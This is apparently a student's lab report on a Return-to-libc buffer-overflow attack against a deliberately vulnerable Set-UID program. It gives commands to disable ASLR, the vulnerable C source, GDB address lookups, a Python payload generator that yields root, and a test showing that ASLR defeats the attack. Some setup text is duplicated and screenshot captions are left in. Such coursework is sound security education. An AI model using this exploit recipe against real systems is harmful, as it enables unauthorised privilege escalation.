Return-to-libc Attack Lab Report

Table of Contents

Introduction

This lab report documents the implementation of a Return-to-libc attack against a vulnerable Set-UID program. The Return-to-libc attack is a sophisticated technique that bypasses non-executable stack protection by redirecting program execution to existing library functions rather than injected shellcode.

Lab Objective: To successfully exploit a buffer overflow vulnerability using Return-to-libc technique and gain root privileges, while understanding how modern security mechanisms like ASLR defend against such attacks.

Environment: Ubuntu 16.04 VM with BUF_SIZE=12

Key Learning Goals:

- Understanding buffer overflow vulnerabilities and stack memory layout
- Learning how Return-to-libc attacks bypass non-executable stack protection
- Discovering memory addresses of library functions using debugging tools
- Testing the effectiveness of Address Space Layout Randomization (ASLR)

What I Have Done

This screenshot shows the initial setup of the lab environment, creating the working directory and navigating to it.

2.1 Turning off countermeasures


I disabled the security mechanisms to simplify the attack:

sudo sysctl -w kernel.randomize_va_space=0

sudo ln -sf /bin/zsh /bin/sh

export MYSHELL=/bin/sh

Explanation: These commands disable ASLR (Address Space Layout Randomization), change the shell to zsh to avoid dash's Set-UID protection, and set up an environment variable containing "/bin/sh".



This screenshot shows the initial setup of the lab environment, creating the working directory and navigating to it.

2.1 Turning off countermeasures


I disabled the security mechanisms to simplify the attack:

sudo sysctl -w kernel.randomize_va_space=0

sudo ln -sf /bin/zsh /bin/sh

export MYSHELL=/bin/sh

Explanation: These commands disable ASLR (Address Space Layout Randomization), change the shell to zsh to avoid dash's Set-UID protection, and set up an environment variable containing "/bin/sh".



This screenshot demonstrates the execution of security countermeasure disabling commands and the setup of the MYSHELL environment variable.


2.2 The Vulnerable Program

I created the vulnerable retlib.c program:

```
#include <stdlib.h>

#include <stdio.h>

#include <string.h>



#ifndef BUF_SIZE

#define BUF_SIZE 12

#endif



int bof(FILE *badfile)

{

    char buffer[BUF_SIZE];

    fread(buffer, sizeof(char), 300, badfile);

    return 1;

}
```

```
int main(int argc, char **argv)

{

    FILE *badfile;

    char dummy[BUF_SIZE*5];

    memset(dummy, 0, BUF_SIZE*5);

    badfile = fopen("badfile", "r");

    bof(badfile);

    printf("Returned Properly\n");

    fclose(badfile);

    return 1;

}
```


Explanation: This program has a buffer overflow vulnerability because `fread()` reads 300 bytes into a buffer of only 12 bytes.



This screenshot shows the creation of the retlib.c file using a here-document, displaying the complete vulnerable source code with the buffer overflow vulnerability.

I also created a helper program to find environment variable addresses:

```c
#include <stdio.h>

#include <stdlib.h>


int main() {

    char* shell = getenv("MYSHELL");

    if (shell) {

        printf("Address of MYSHELL: 0x%08x\n", (unsigned int)shell);

        printf("Content: %s\n", shell);

    } else {

        printf("MYSHELL not found\n");

    }

    return 0;

}
```



This screenshot shows the creation of the find_shell_addr.c helper program and the compilation process with security flags disabled and the setup of Set-UID permissions on the retlib program.

2.3 Task 1: Finding out the addresses of libc functions

I used GDB to find the addresses of system() and exit() functions:

gdb -q retlib

gdb-peda$ run


gdb-peda$ p system

$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>

gdb-peda$ p exit

$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>

Explanation: These addresses are essential for the Return-to-libc attack. The system() function will execute our command, and exit() will cleanly terminate the program.




This screenshot shows the GDB debugging session where I discovered the memory addresses of the system() and exit() functions, which are essential for constructing the Return-to-libc attack.

2.4 Task 2: Putting the shell string in the memory

I executed the helper program to find the address of the MYSHELL environment variable:

This gave me the address: `0xbffffdc4`

Explanation: This address points to the "/bin/sh" string that will be passed as an argument to the system() function.



This screenshot shows the execution of the helper program that finds the memory address of the MYSHELL environment variable, revealing both the address and content of the "/bin/sh" string.

2.5 Task 3: Exploiting the buffer-overflow vulnerability

I created a Python exploit script:

#!/usr/bin/env python3

import sys

content = bytearray(0xaa for i in range(300))

Use the address for "id" command

sh_addr = 0xbffffdc9   # The address for "id"

system_addr = 0xb7e42da0

exit_addr = 0xb7e369d0

offset_to_ret_addr = 20

X = offset_to_ret_addr


```
content[X:X+4] = (system_addr).to_bytes(4, byteorder='little')

Y = offset_to_ret_addr + 4
content[Y:Y+4] = (exit_addr).to_bytes(4, byteorder='little')

Z = offset_to_ret_addr + 8
content[Z:Z+4] = (sh_addr).to_bytes(4, byteorder='little')

with open("badfile", "wb") as f:
    f.write(content)

print("Exploit with id command")
print("shell addr: 0x%08x" % sh_addr)
```

Explanation: This script creates a 300-byte payload that overwrites the return address with the system() function address, sets up the proper return address (exit()), and provides the shell command as an argument.

Then I executed the attack:

```
python3 exploit_id.py
./retlib
```

Result: The attack was successful - I gained root privileges.



This screenshot shows the creation of the Python exploit script and its successful execution, demonstrating the achievement of root privileges through the Return-to-libc attack.


I also tested variations of the attack:

Attack without exit() function:

exit_addr = 0x00000000 # NO exit function - set to null

Explanation: This version omits the exit() function to see what happens.


Result: The attack succeeded but caused a segmentation fault after execution.



This screenshot demonstrates a variation of the attack where the exit() function is omitted, showing that while the attack succeeds, it results in a program crash.

Attack with different program name: I tested the same exploit against a program with a different filename to see if environment variable addresses change.

Result: The environment variable address remained consistent (`0xbffffdbd`), showing that small filename changes don't affect the attack.



This screenshot shows testing the attack against a program with a different filename to verify whether environment variable addresses remain stable across different program names.

2.6 Task 4: Turning on address randomization

I re-enabled ASLR to test its effectiveness against the attack:

sudo sysctl -w kernel.randomize_va_space=2


Then I tested the environment variable addresses across multiple runs:

Result: The addresses changed dramatically:


- Run 1: `0xbfe84dbe`
- Run 2: `0xbfc4edbe`
- Run 3: `0xbff70dbe`
- Run 4: `0xbfb93dbe`
- Run 5: `0xbf8d4dbe`

Attack outcome: The attack failed with segmentation fault when ASLR was enabled.

Explanation: ASLR randomizes memory addresses, making the hardcoded addresses in our exploit invalid.



This screenshot shows the re-enabling of ASLR and the creation of a test script to demonstrate how address randomization affects the attack.



This screenshot displays the results of multiple test runs with ASLR enabled, showing how environment variable addresses change randomly across executions and how this causes the attack to fail with segmentation faults.

What I Have Observed

1. Address Consistency Without ASLR

Observation: When ASLR is disabled, the function addresses remain constant:

- system(): `0xb7e42da0`
- exit(): `0xb7e369d0`
- MYSHELL: `0xbffffdc4`

Why this is important: This consistency makes Return-to-libc attacks reliable and predictable.

2. ASLR Effectiveness

Observation: When ASLR was enabled, environment variable addresses changed completely across runs, and the attack failed with segmentation fault.

Why this is surprising: This demonstrates how effective ASLR is as a single countermeasure against Return-to-libc attacks that rely on hardcoded addresses.

3. Stack Cleanup Importance

Observation: Without the exit() function, the attack still achieved privilege escalation but crashed the program.

Explanation: Proper stack management prevents crashes that could alert administrators while still achieving the malicious goal.

4. Environment Variable Address Stability

Observation: Small changes in program names didn't significantly affect environment variable locations when ASLR was disabled.

Technical insight: This shows that environment variables maintain relatively stable positions in memory layout.

Important Code Snippets and Explanations

Buffer Overflow Vulnerability

char buffer[BUF_SIZE]; // 12 bytes

fread(buffer, sizeof(char), 300, badfile); // Reading 300 bytes!

Explanation: This is the core vulnerability - reading 288 bytes more than the buffer can hold, overwriting adjacent memory including the return address.

Return-to-libc Payload Structure

content[X:X+4] = (system_addr).to_bytes(4, byteorder='little')   # Overwrite return address

```
content[Y:Y+4] = (exit_addr).to_bytes(4, byteorder='little')      # Return address for system()

content[Z:Z+4] = (sh_addr).to_bytes(4, byteorder='little')       # Argument to system()
```

Explanation: This creates the proper stack frame for calling system("/bin/sh") followed by exit(), bypassing the need for executable stack memory.

Address Discovery

```
gdb-peda$ p system

$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
```

Explanation: GDB reveals actual memory addresses of library functions after loading, essential for constructing the attack payload.

Conclusion

The Return-to-libc attack successfully bypassed non-executable stack protection by redirecting execution to existing library functions. The attack's success heavily depends on knowing exact memory addresses, which is why ASLR is such an effective countermeasure. This lab demonstrated both the power of this attack technique and the importance of modern security mechanisms.